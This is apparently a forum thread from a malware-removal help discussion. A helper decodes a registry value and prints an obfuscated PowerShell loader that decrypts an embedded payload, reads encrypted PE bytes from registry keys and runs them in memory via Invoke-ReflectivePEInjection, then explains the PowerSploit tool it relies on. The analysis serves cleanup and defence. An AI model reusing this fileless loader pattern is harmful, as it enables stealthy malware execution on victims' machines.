I have just tried your command but gave me this error

Oops, sorry, not sure how a colon slipped through. Actually, colons after registry hive names is how you’d reference a registry path in PowerShell. All this PowerShell talk is confusing me. The corrected Command Prompt command is,
Code:
reg query "HKCU\Software\Classes\FYTNHRWPQH" /v "GAZADSLU"
But never mind that, you’ve managed to post the string that that registry value contained in one piece. And behold, it decodes to the following script, (which is a bit long. Lobbed a few lines off),
Code:
$MEVCSVYQHEFEAP = 'FYTNHRWPQH';
$FMgcWUTxuAUGpoG = '{76DA0B7A-7C82-469A-AA3B-FABB6FD1AE48}';
$HLpEpbsbTddkuXUoMf = '{92624DF7-3330-41AD-A818-7B33982D7FCE}';
Function YYNIMJPQCCKGZQU{
	Param([Parameter( Position = 0, Mandatory = $true )][Byte[]]$QWtCWDrqWbRTuX,[Parameter(Position = 1, Mandatory = $true)][Byte[]]$ENKLQLMMOW)
	[Byte[]]$k = New-Object Byte[] 256;
	[Byte[]]$s = New-Object Byte[] 256;
	for ($i = 0; $i -lt 256; $i++){
		$s[$i] = [Byte]$i;
		$k[$i] = $ENKLQLMMOW[$i % $ENKLQLMMOW.Length];
	}
	$p = 0;
	for ($i = 0; $i -lt 256; $i++){
		$p = ($p + $s[$i] + $k[$i]) % 256;
		$s[$i],$s[$p] = $s[$p],$s[$i];
	}
	$i = 0;$p = 0;
	for ($c = 0; $c -lt $QWtCWDrqWbRTuX.Length; $c++){
		$i = ($i + 1) % 256;
		$p = ($p + $s[$i]) % 256;
		$s[$i],$s[$p] = $s[$p],$s[$i];
		[int]$m = ($s[$i] + $s[$p]) % 256;
		$QWtCWDrqWbRTuX[$c] = $QWtCWDrqWbRTuX[$c] -bxor $s[$m];
	}
	return $QWtCWDrqWbRTuX;
}
Function inflatebin{
	Param([Parameter( Position = 0, Mandatory = $true )]$QWtCWDrqWbRTuX)
	$memstream = New-Object System.IO.MemoryStream;
	$memstream.Write($QWtCWDrqWbRTuX, 0, $QWtCWDrqWbRTuX.Length);
	$memstream.Seek(0,0) | Out-Null;
	$gzstream = New-Object System.IO.Compression.GZipStream($memstream,[IO.Compression.CompressionMode]::Decompress);
	$reader = New-Object System.IO.StreamReader($gzstream);
	$QWtCWDrqWbRTuX = $reader.ReadToEnd();
	$reader.close();
	return $QWtCWDrqWbRTuX;
}
$qusQlVRMRdHEGECLL = [System.Text.Encoding]::ASCII.GetBytes('qkct9qPltyPEVxqdVz');
$SkVuQXvIFYKqfzFWFOMV = [System.Convert]::FromBase64String('+ncnYXTMbk4BqVTULbs92y3VO+DdkwnGz3xKwA7rs/G46H2o63lNDqQdZtg9zPMOEx4oH5PMsyk+ZU5pUzhRFv2GrjnCdjYf9vnpyasCicjQkIBCvKpm3rWq3uY2aQMDWxi9YTaFbLY770ty5yXeMaHymO3F7UdEKu4ji1QKYA33Xu1afVfALLXOwBpOhZL28Ww9CtLUHkagUzzIpbq1HcnxHuJjORbu5MX+lGLsytfgnsskenFKnWG36AeLBKf9tt9eiGVotIfPMuR7xlC7IU8QKhMX7sP2LnbqhhlhmzmQePXt9hsyotNL76G5mSZap4oVLPp6zBN41dF
[COLOR="Silver"][... ... ...][/COLOR]
SgoDiWDpZyXi1sOTK2crN8twGGABJQkvO2AWPtswIYO+1mcMsyqD8eY33O5dpZh+NK3PpUPyn4cNx4hQ8IanBUZMPMIxx6FxUQyVxQiLgJN7RtstQ+YQJOi1y2bf81kyBeLiqxONXOF24cTvZ0U23n+d4gdhYR3XpgmVIikOZuNKDAXLM0mJxTTzEfCAhXU8S/5MMx1FZle6JjS47sJ3wXrMYCk/gOcqNQqrDxWw0IojQUQnmASez4bWSbAPOjO0tGRZFxnzEhf0Amq1I0uaw');
$SkVuQXvIFYKqfzFWFOMV = YYNIMJPQCCKGZQU -QWtCWDrqWbRTuX $SkVuQXvIFYKqfzFWFOMV -ENKLQLMMOW $qusQlVRMRdHEGECLL
$SkVuQXvIFYKqfzFWFOMV = inflatebin -QWtCWDrqWbRTuX $SkVuQXvIFYKqfzFWFOMV

$PRIMNMSFSZY = 'HKCU:\Software\Classes\' + $MEVCSVYQHEFEAP;
$JMQJRCFCXMMNCDMDKDI = '';
if ([IntPtr]::Size -eq 8) {
	$JMQJRCFCXMMNCDMDKDI = (Get-ItemProperty -Path $PRIMNMSFSZY -Name $FMgcWUTxuAUGpoG).$FMgcWUTxuAUGpoG;
}else{
	$JMQJRCFCXMMNCDMDKDI = (Get-ItemProperty -Path $PRIMNMSFSZY -Name $HLpEpbsbTddkuXUoMf).$HLpEpbsbTddkuXUoMf;
}
$JMQJRCFCXMMNCDMDKDI = YYNIMJPQCCKGZQU -QWtCWDrqWbRTuX $JMQJRCFCXMMNCDMDKDI -ENKLQLMMOW $qusQlVRMRdHEGECLL
#$JMQJRCFCXMMNCDMDKDI = inflatebin2 -QWtCWDrqWbRTuX $JMQJRCFCXMMNCDMDKDI

$SkVuQXvIFYKqfzFWFOMV = $SkVuQXvIFYKqfzFWFOMV + 'Invoke-ReflectivePEInjection -PEBytes $JMQJRCFCXMMNCDMDKDI;'
iex $SkVuQXvIFYKqfzFWFOMV;

At a glance, there is not much that can be gathered; it’s almost as obfuscated as it was encoded… But there is one clue in the script that will tell us if it lives for good or evil. On line 53, the second last line of the script, a particular cmdlet is mentioned within a string—
Invoke-ReflectivePEInjection—and this cmdlet does not exist in any standard builtin PowerShell module. Let’s give it a Google now…
Okay, first link brings us to
this GitHub page. Invoke-ReflectivePEInjection appears to be part of a module called CodeExecution, which is included in a library of modules called
PowerSploit. A
PowerShellMagazine article explains what PowerSploit is and what it's capable of doing:
PowerSploit is an offensive security framework for penetration testers and reverse engineers. It was born out of the realization that PowerShell was the ideal post-exploitation utility in Windows due to its ability to perform a wide range of administrative and low-level tasks all without the need to drop malicious executables to disk, thus, evading antivirus products with ease.
The
PowerSploit GitHub repository offers a briefing of what CodeExecution's Invoke-ReflectivePEInjection cmdlet does:
Injects a Dll into the process ID of your choosing
And some further insight obtained from
this other website:
Invoke-ReflectivePEInjection is a PowerShell script which can reflectively load and execute a windows PE file such as an EXE or DLL inside the PowerShell process on a remote computer without writing to disk. This is accomplished by (partially) rewriting the Win32 functionality which loads EXEs/DLLs in PowerShell.
Lastly, it's worth mentioning, Clymb3r, the author of PowerSploit according to the GitHub repository, has a
WordPress blog where he shows off his "hacking and general mayhem" techniques.
Also, in YUNoCake's startup script, the Invoke-ReflectivePEInjection cmdlet uses the 'PEBytes' parameter, which was added 8 months ago, so YUNoCake's acquired script must have been a fairly recent build.





 At least run a scan with MBAM... RogueKiller finds all kinds of stuff too.

 That P that stuff might as well be in Klingon to me (most of it is LOL!!) - seriously am impressed and if I could rep you I would


